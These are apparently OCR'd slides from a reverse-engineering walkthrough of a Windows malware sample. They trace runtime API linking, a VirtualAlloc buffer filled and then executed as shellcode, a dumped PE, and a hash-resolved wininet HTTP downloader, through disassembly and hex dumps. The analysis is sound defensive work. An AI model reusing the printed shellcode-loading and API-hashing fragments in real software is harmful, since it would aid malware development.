  `LoadLibrary`
  `VirtualAlloc`

- Libraries are mostly **linked at runtime**


- **Dynamic Analysis**
  Set breakpoints at relevant functions
    `LoadLibrary`
    `VirtualAlloc`



```
push    offset LibFileName ; "USER32.DLL"
call    ds:LoadLibraryA
mov     edi, eax
test    edi, edi
jz      loc_409230
mov     esi, ds:GetProcAddress
```




```
push    offset ModuleName ; lpModuleName
call    ds:GetModuleHandleA
mov     esi, ds:GetProcAddress
push    offset ProcName ; "LocalAlloc"
push    eax             ; hModule
mov     hModule, eax
call    esi ; GetProcAddress
mov     LocalAlloc_0, eax
call    sub_401344
push    offset aVirtualprotect ; "VirtualProtect"
push    hModule         ; hModule
call    esi ; GetProcAddress
```



Imports

Address	Ordinal	Name	Library
00417078		EraseTape	KERNEL32
0041707C		FindFirstVolumeW	KERNEL32
00417080		FindActCtxSectionStringW	KERNEL32
00417084		WriteConsoleW	KERNEL32
00417088		HeapAlloc	KERNEL32
0041708C		GetLastError	KERNEL32
00417090		HeapReAlloc	KERNEL32
00417094		GetStartupInfoA	KERNEL32
00417098		RaiseException	KERNEL32
0041709C		RtlUnwind	KERNEL32
004170A0		TerminateProcess	KERNEL32
004170A4		GetCurrentProcess	KERNEL32
004170A8		UnhandledExceptionFilter	KERNEL32
004170AC		SetUnhandledExceptionFilter	KERNEL32
004170B0		IsDebuggerPresent	KERNEL32
004170B4		HeapFree	KERNEL32
004170B8		DeleteCriticalSection	KERNEL32
004170BC		VirtualFree	KERNEL32
004170C0		VirtualAlloc	KERNEL32
004170C4		HeapCreate	KERNEL32
004170C8		GetModuleHandleW	KERNEL32
004170CC		Sleep	KERNEL32
004170D0		ExitProcess	KERNEL32
004170D4		WriteFile	KERNEL32



Rule Information	Address	Details
accept command line arguments		host-interaction/cli
check mutex		host-interaction/mutex
contains PDB path		executable/pe/pdb
extract resource via kernel32 functions		executable/resource
get disk information		host-interaction/hardware/storage
get geographical location		collection
link function at runtime (2 matches)		linking/runtime-linking
link many functions at runtime		linking/runtime-linking
query environment variable		host-interaction/environment-variable


Filling the buffer

Buffer completely filled


`VirtualAlloc`

HW,Write


End of loop



```
0069B64F  6A 00          push 0
0069B651  8B45 08        mov eax,dword ptr ss:[ebp+8]
0069B654  FF50 24        call dword ptr ds:[eax+24]
0069B657  8945 F8        mov dword ptr ss:[ebp-8],eax
0069B65A  8365 F4 00     and dword ptr ss:[ebp-C],0
0069B65E  6A 00          push 0
0069B660  8D45 F4        lea eax,dword ptr ss:[ebp-C]
0069B663  50             push eax
0069B664  FF75 F8        push dword ptr ss:[ebp-8]
0069B667  8B45 08        mov eax,dword ptr ss:[ebp+8]
0069B66A  8B40 04        mov eax,dword ptr ds:[eax+4]
0069B66D  FF30           push dword ptr ds:[eax]
0069B66F  FF75 FC        push dword ptr ss:[ebp-4]
0069B672  E8 19000000    call 69B690
0069B677  83C4 14        add esp,14
0069B67A  8B45 F8        mov eax,dword ptr ss:[ebp-8]
0069B67D  8945 FC        mov dword ptr ss:[ebp-4],eax
0069B680  8B45 08        mov eax,dword ptr ss:[ebp+8]
0069B683  8B40 04        mov eax,dword ptr ds:[eax+4]
0069B686  8B4D F4        mov ecx,dword ptr ss:[ebp-C]
0069B689  8908           mov dword ptr ds:[eax],ecx
0069B68B  FF65 FC        jmp dword ptr ss:[ebp-4]
0069B68E  C9             leave
0069B68F  C3             ret
0069B690  55             push ebp

dword ptr ss:[ebp-8]=[0019F810]=FFFFFFFE
eax=00670000

0069B657

EAX     00670000
ECX     54130000
EDX     00670000
EBP     0019F818
ESP     0019F80C
ESI     0019FA64
EDI     0000012C

EIP     0069B657

EFLAGS    00000
ZF 1  PF 1  AF
OF 0  SF 0  DF
CF 0  TF 0  IF

LastError   000
LastStatus  C00

Default (stdcall)
1: [esp+4]  FFFF
2: [esp+8]  0069
3: [esp+C]  0019
4: [esp+10] 006
5: [esp+14] 001

Address   Hex                                               ASCII
00670000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00670010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00670020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00670030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00670040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00670050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00670060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```




```
0069B6C0  0F82 AA000000  jb 69B770
0069B6C6  8A11           mov dl,byte ptr ds:[ecx]
0069B6C8  8810           mov byte ptr ds:[eax],dl
0069B6CA  40             inc eax
0069B6CB  41             inc ecx
0069B6CC  4F             dec edi
0069B6CD  75 F7          jne 69B6C6
0069B6CF  EB 5F          jmp 69B730
0069B6D1  0FB631         movzx esi,byte ptr ds:[ecx]
0069B6D4  41             inc ecx
0069B6D5  83FE 10        cmp esi,10
0069B6D8  0F83 B2000000  jae 69B790
0069B6DE  85F6           test esi,esi
0069B6E0  75 16          jne 69B6F8
0069B6E2  EB 07          jmp 69B6EB
0069B6E4  81C6 FF000000  add esi,FF
0069B6EA  41             inc ecx
0069B6EB  8039 00        cmp byte ptr ds:[ecx],0
0069B6EE  74 F4          je 69B6E4
0069B6F0  0FB611         movzx edx,byte ptr ds:[ecx]
0069B6F3  8D7416 0F      lea esi,dword ptr ds:[esi+edx+
0069B6F7  41             inc ecx
0069B6F8  8B11           mov edx,dword ptr ds:[ecx]
0069B6FA  8910           mov dword ptr ds:[eax],edx
0069B6FC  6A 04          push 4
0069B6FE  5A             pop edx
0069B6FF  03C2           add eax,edx
0069B701  03CA           add ecx,edx
0069B703  4E             dec esi
0069B704  74 2A          je 69B730
0069B706  3BF2           cmp esi,edx
0069B708  72 1D          jb 69B727
0069B70A  8B39           mov edi,dword ptr ds:[ecx]
0069B70C  8938           mov dword ptr ds:[eax],edi
0069B70E  2BF2           sub esi,edx
0069B710  03C2           add eax,edx
0069B712  03CA           add ecx,edx
0069B714  3BF2           cmp esi,edx
0069B716  73 F2          jae 69B70A
0069B718  85F6           test esi,esi
0069B71A  74 14          je 69B730
0069B71C  8A11           mov dl,byte ptr ds:[ecx]

eax=00670000

0069B6CA

Address   Hex                                               ASCII
00670000  EB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ë...............
00670010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```



```
0069B8EB  F7D8           neg eax
0069B8ED  1BC0           sbb eax,eax
0069B8EF  5E             pop esi
0069B8F0  23C1           and eax,ecx
0069B8F2  5B             pop ebx
0069B8F3  5D             pop ebp
0069B8F4  C3             ret
0069B8F5  55             push ebp
0069B8F6  8BEC           mov ebp,esp
0069B8F8  8B4D 08        mov ecx,dword ptr ss:[ebp+8]
0069B8FB  8B41 0C        mov eax,dword ptr ds:[ecx+C]
0069B8FE  69C0 FD430300  imul eax,eax,343FD
0069B904  05 C39E2600    add eax,269EC3
0069B909  8941 0C        mov dword ptr ds:[ecx+C],eax
0069B90C  C1E8 10        shr eax,10

0069B8F4

Address   Hex                                               ASCII
00670000  EB 03 C2 0C 00 55 8B EC 81 EC 00 10 00 00 C7 45  ë.Â..U.ì.ì....ÇE
00670010  C0 16 0E 00 00 C7 45 A8 00 00 40 00 8D 85 50 FF  À....ÇE¨..@...Pÿ
00670020  FF FF 50 8D 45 D4 50 8D 45 98 50 E8 FB 08 00 00  ÿÿP.EÔP.E.Pèû...
00670030  83 C4 0C E8 04 00 00 00 00 00 00 00 58 89 85 6C  .Ä.è........X..l
00670040  FF FF FF 8B 00 85 C0 74 03 C9 FF E0 E8 EE 09 00  ÿÿÿ...Àt.Éÿàèî..
00670050  00 8B 85 6C FF FF FF 8B 4D C0 8D 44 01 C8 89 45  ...lÿÿÿ.MÀ.D.È.E
00670060  F8 8B 45 F8 89 85 58 FF FF FF C7 85 70 FF FF FF  ø.Eø..XÿÿÿÇ.pÿÿÿ
00670070  6B 65 72 6E C7 85 74 FF FF FF 65 6C 33 32 C7 85  kernÇ.tÿÿÿel32Ç.
00670080  78 FF FF FF 2E 64 6C 6C 83 A5 7C FF FF FF 00 8D  xÿÿÿ.dll.¥|ÿÿÿ..
00670090  85 70 FF FF FF 50 FF 55 D4 89 45 C4 C7 85 70 FF  .pÿÿÿPÿUÔ.EÄÇ.pÿ
006700A0  FF FF 56 69 72 74 C7 85 74 FF FF FF 75 61 6C 41  ÿÿVirtÇ.tÿÿÿualA
006700B0  C7 85 78 FF FF FF 6C 6C 6F 63 83 A5 7C FF FF FF  Ç.xÿÿÿlloc.¥|ÿÿÿ
006700C0  00 8D 85 70 FF FF FF 50 FF 75 C4 FF 55 98 89 45  ...pÿÿÿPÿuÄÿU..E
006700D0  B4 C7 85 70 FF FF FF 56 69 72 74 C7 85 74 FF FF  ´Ç.pÿÿÿVirtÇ.tÿÿ
006700E0  FF 75 61 6C 50 C7 85 78 FF FF FF 72 6F 74 65 C7  ÿualPÇ.xÿÿÿroteÇ
```


- After multiple `LoadLibrary` calls, a `VirtualAlloc` follows
- Set HW,Write **breakpoint** at the new allocated buffer

Analysis – Stage 4



- Jump to the new buffer takes place **immediately** after the end of the loop
  → **Shellcode execution**


```
EB     =     jmp 670005
03     =     add eax, edx
C2     =     ret C
```




```
      0069B683   8B40 04   mov eax,dword ptr ds:[eax+4]
      0069B686   8B4D F4   mov ecx,dword ptr ss:[ebp-C]
      0069B689   8908      mov dword ptr ds:[eax],ecx
EIP → 0069B68B   FF65 FC   jmp dword ptr ss:[ebp-4]
      0069B68E   C9        leave
      0069B68F   C3        ret
      0069B690   55        push ebp
      0069B691   8BEC      mov ebp,esp
      0069B693   8B45 0C   mov eax,dword ptr ss:[ebp+C]
      0069B696   53        push ebx
      0069B697   56        push esi
      0069B698   8B75 08   mov esi,dword ptr ss:[ebp+8]
      0069B69B   03C6      add eax,esi
      0069B69D   8945 08   mov dword ptr ss:[ebp+8],eax
      0069B6A0   8B45 14   mov eax,dword ptr ss:[ebp+14]
      0069B6A3   33DB      xor ebx,ebx

dword ptr ss:[ebp-4]=[0019F814]=00670000

0069B68B
```

```
EAX   0069B9[illegible]
EBX   00000000
ECX   00003450
EDX   0019F80C
EBP   0019F818
ESP   0019F80C
ESI   0019FA64
EDI   0000012C

EIP   0069B68B

Default (stdcall)
1:  [esp+4]  006700
2:  [esp+8]  006700
3:  [esp+C]  0019FA
4:  [esp+10]  0069B
5:  [esp+14]  0019F
```

```
Address   Hex                                              ASCII
0019F814  00 00 67 00 34 FA 19 00 99 B9 69 00 64 FA 19 00  ..g.4ú...¹i.dú..
0019F824  00 00 00 00 00 00 00 00 01 00 00 00 24 02 00 00  ............$...
```



```
Address   Hex                                              ASCII
00670000  EB 03 C2 0C 00 55 8B EC 81 EC 00 10 00 00 C7 45  ë.Â..U.ì.ì....ÇE
00670010  C0 16 0E 00 00 C7 45 A8 00 00 40 00 8D 85 50 FF  À....ÇE¨..@...Pÿ
00670020  FF FF 50 8D 45 D4 50 8D 45 98 50 E8 FB 08 00 00  ÿÿP.EÔP.E.Pèû...
00670030  83 C4 0C E8 04 00 00 00 00 00 00 00 58 89 85 6C  .Ä.è........X..l
00670040  FF FF FF 8B 00 85 C0 74 03 C9 FF E0 E8 EE 09 00  ÿÿÿ...Àt.Éÿàèî..
00670050  00 8B 85 6C FF FF FF 8B 4D C0 8D 44 01 C8 89 45  ...lÿÿÿ.MÀ.D.È.E
00670060  F8 8B 45 F8 89 85 58 FF FF FF C7 85 70 FF FF FF  ø.Eø..XÿÿÿÇ.pÿÿÿ
00670070  6B 65 72 6E C7 85 74 FF FF FF 65 6C 33 32 C7 85  kernÇ.tÿÿÿel32Ç.
00670080  78 FF FF FF 2E 64 6C 6C 83 A5 7C FF FF FF 00 8D  xÿÿÿ.dll.¥|ÿÿÿ..
00670090  85 70 FF FF FF 50 FF 55 D4 89 45 C4 C7 85 70 FF  .pÿÿÿPÿUÔ.EÄÇ.pÿ
006700A0  FF FF 56 69 72 74 C7 85 74 FF FF FF 75 61 6C 41  ÿÿVirtÇ.tÿÿÿualA
006700B0  C7 85 78 FF FF FF 6C 6C 6F 63 83 A5 7C FF FF FF  Ç.xÿÿÿlloc.¥|ÿÿÿ
006700C0  00 8D 85 70 FF FF FF 50 FF 75 C4 FF 55 98 89 45  ...pÿÿÿPÿuÄÿU..E
006700D0  B4 C7 85 70 FF FF FF 56 69 72 74 C7 85 74 FF FF  ´Ç.pÿÿÿVirtÇ.tÿÿ
006700E0  FF 75 61 6C 50 C7 85 78 FF FF FF 72 6F 74 65 C7  ÿualPÇ.xÿÿÿroteÇ
006700F0  85 7C FF FF FF 63 74 00 00 8D 85 70 FF FF FF 50  .|ÿÿÿct....pÿÿÿP
00670100  FF 75 C4 FF 55 98 89 45 D8 C7 85 70 FF FF FF 56  ÿuÄÿU..EØÇ.pÿÿÿV
00670110  69 72 74 C7 85 74 FF FF FF 75 61 6C 46 C7 85 78  irtÇ.tÿÿÿualFÇ.x
00670120  FF FF FF 72 65 65 00 8D 85 70 FF FF FF 50 FF 75  ÿÿÿree...pÿÿÿPÿu
00670130  C4 FF 55 98 89 45 9C C7 85 70 FF FF FF 47 65 74  ÄÿU..E.Ç.pÿÿÿGet
```




```
00670E40  00 00 00 00 00 00 00 00 00 50 00 00 44 01 00 00  .........P..D...
00670E50  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00670E60  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00670E70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00670E80  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
00670E90  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00670EA0  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00670EB0  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00670EC0  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00670ED0  7E 2F 73 88 3A 4E 1D DB 3A 4E 1D DB 3A 4E 1D DB  ~/s.:N.Û:N.Û:N.Û
00670EE0  33 36 8E DB 30 4E 1D DB 29 28 1C DA 38 4E 1D DB  36.Û0N.Û)(.Ú8N.Û
00670EF0  29 28 1E DA 3B 4E 1D DB 29 28 18 DA 28 4E 1D DB  )(.Ú;N.Û)(.Ú(N.Û
00670F00  29 28 19 DA 36 4E 1D DB 55 2A 1C DA 39 4E 1D DB  )(.Ú6N.ÛU*.Ú9N.Û
00670F10  3A 4E 1C DB 16 4E 1D DB 7B 29 14 DA 38 4E 1D DB  :N.Û.N.Û{).Ú8N.Û
00670F20  7B 29 E2 DB 3B 4E 1D DB 7B 29 1F DA 3B 4E 1D DB  {)âÛ;N.Û{).Ú;N.Û
00670F30  52 69 63 68 3A 4E 1D DB 00 00 00 00 00 00 00 00  Rich:N.Û........
```


Analysis – Stage 5

- Dump the PE-EXE
- Static analysis reveals, that there is one „main“ function, which is a **shellcode wrapper**
- Breakpoint on LoadLibrary shows, that wininet.dll is used during runtime
- **Additional Breakpoints on wininet functions**


```
InternetConnectA
InternetOpenA
InternetReadFile
HttpOpenRequestA
HttpSendRequestA
```




```
                                ; int __cdecl main(int argc, const char **argv, const char **envp)
                                _main           proc near               ; CODE XREF: __scrt_common_main_seh(void)+F5↓p

                                argc            = dword ptr  4
                                argv            = dword ptr  8
                                envp            = dword ptr  0Ch

FF 15 00 20 40 00                               call    ds:FreeConsole
B8 00 10 40 00                                  mov     eax, offset execute_shellcode
FF D0                                           call    eax ; execute_shellcode
33 C0                                           xor     eax, eax
C3                                              retn
                                _main           endp
```



```
sub_40108F      proc near               ; CODE XREF: execu
                pop     ebp
                push    74656Eh
                push    696E6977h
                push    esp
                push    726774Ch        ; LoadLibraryA
                call    ebp
                call    $+5
                xor     edi, edi
                push    edi
                push    edi
                push    edi
                push    edi
                push    edi
                push    0A779563Ah      ; InternetOpenA
                call    ebp
                jmp     loc_40115E
sub_40108F      endp
```




```
sub_4010D7      proc near               ; CODE XREF: sub_4010D7
                pop     ebx
                xor     edx, edx
                push    edx
                push    84C03200h
                push    edx
                push    edx
                push    edx
                push    ebx
                push    edx
                push    eax
                push    3B2E55EBh       ; HttpOpenRequestA
                call    ebp
                mov     esi, eax
                add     ebx, 50h ; 'P'
                push    3380h
                mov     eax, esp
                push    4
                push    eax
                push    1Fh
                push    esi
                push    869E4675h       ; InternetSetOptionA
                call    ebp
                pop     edi
                xor     edi, edi
                push    edi
                push    edi
                push    0FFFFFFFFh
                push    ebx
                push    esi
                push    7B18062Dh       ; HttpSendRequestA
                call    ebp
```



```
loc_4012EF:                             ; CODE XREF: sub_4010
